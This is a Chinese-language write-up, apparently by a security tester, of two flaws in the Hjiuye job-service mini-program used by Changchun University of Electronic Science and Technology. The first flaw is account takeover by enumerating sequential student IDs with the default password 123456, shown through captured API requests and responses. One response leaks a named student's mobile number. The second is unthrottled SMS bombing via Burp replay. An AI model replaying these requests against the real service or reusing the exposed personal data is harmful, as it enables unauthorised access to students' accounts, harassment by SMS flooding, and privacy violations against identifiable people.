

有两处漏洞
这个公众号



长春电子科技学院招生
就业

关注

长春理工大学光电信息学院招生就业处官方公众号 >

8 篇原创内容

消息

服务

9月20日



长春电子科技学院“就业彩虹桥”企
业线上招聘（第三百八十七期）



【省内招聘】长春电子科技学院“就
业彩虹桥”（第三百七十九站）长...





第一处

1. 首先看到绑定需要用学号，然后默认密码为 123456

[切换学校](#)

长春电子科技学院



学号/手机号

首次激活使用学号

密码

[显示](#)

请输入密码(默认密码123456)

登录

[在线咨询](#)[忘记密码](#)

管理员登录

仅面向长春电子科技学院在校学生服务

2. 去网上信息收集学号，发现 18 界学号 1884109，可以判断规律 18 是年份，841 是班级，09 是自己的学号

01

潘亚琦：学有所悟，而后笃行

学号：1884109

优秀毕业设计、第27届中国时装设计新人奖

作品名称：焦虑贩卖者——面料改造在服装设计中的运用

指导教师：周露露

3. 这边尝试修改 09 为 08 之类发现已经被注册 1884109

参数

头

Hex

```
'direct/students/getStudnetActiveInfo?userName=1884109&passWord=123456&collegeId=2674&signature=%24%23%26%25Hjuyes52159 HTTP/1.1
Host: api2.hjiuye.com
Connection: close
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-G955N Build/NRD90M; G955NKSU1AQDC; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.136 Mobile Safari/537.36 MMWEBID/2793 MicroMessenger/8.0.3.1880(0x28000334) Process/appbrand2 WeChat/arm32 Weixin NetType/WiFi Language/zh_CN ABI/arm32 MiniProgramEnv/android charset: utf-8
Accept-Encoding: gzip, deflate
Content-type: application/json
Referer: https://servicewechat.com/wx35602f57a5449c1/354/page-frame.html
```

响应

Raw

头

Hex

```
HTTP/1.1 200
Server: nginx/1.21.6
Date: Wed, 05 Oct 2022 12:10:40 GMT
Content-Type: application/json; charset=UTF-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 63

{"code":0,"msg":"密码错误, 请用忘记密码找回"}
```

4. 所以就修改学号, 成功, 可以一直修改, 很多账号都可以去绑定

请求

Raw

参数

头

Hex

```
GET /school/direct/students/getStudnetActiveInfo?userName=1884112&passWord=123456&collegeId=2674&signature=%24%23%26%25Hjuyes52159 HTTP/1.1
Host: api2.hjiuye.com
Connection: close
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-G955N Build/NRD90M; G955NKSU1AQDC; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.136 Mobile Safari/537.36 MMWEBID/2793 MicroMessenger/8.0.3.1880(0x28000334) Process/appbrand2 WeChat/arm32 Weixin NetType/WiFi Language/zh_CN ABI/arm32 MiniProgramEnv/android charset: utf-8
Accept-Encoding: gzip, deflate
Content-type: application/json
Referer: https://servicewechat.com/wx35602f57a5449c1/354/page-frame.html
```

响应

Raw

头

Hex

```
HTTP/1.1 200
Server: nginx/1.21.6
Date: Wed, 05 Oct 2022 12:10:27 GMT
Content-Type: application/json; charset=UTF-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 187

{"code":1,"data":{"activeFlag":1,"basicName":"王德俊","contactMobile":"17614332298","id":"546941","schoolSchoolSpecialty":"服装设计与工程"},"msg":"成功"}
```

王德俊

2022届 本科 服装设计专业

正在寻找全职工作

完善度0%

我的简历

当前完整度0%

视频简历

暂无

关注

0 >

投递

0 >

收藏

0 >

就业事务

>

签约中心

>

第二处短信轰炸，burp 重放就行，不会被限制






晚上7:47



晚上7:46



晚上8:21 

← 1068509734502912 ⋮

晚上7:46

2574

慧就业Hjiuye | 验证码

复制

【慧就业Hjiuye】验证码为：2574，您正在登录，若非本人操作，请勿泄露。

晚上8:21 

← 1068509734502912 ⋮

晚上7:46

2574

慧就业Hjiuye | 验证码

复制

【慧就业Hjiuye】验证码为：2574，您正在登录，若非本人操作，请勿泄露。

+

短信

↑

晚上8:21 

← 1068509734502912 ⋮

晚上7:46

2574

慧就业Hjiuye | 验证码

复制

【慧就业Hjiuye】验证码为：2574，您正在登录，若非本人操作，请勿泄露。

+

短信

↑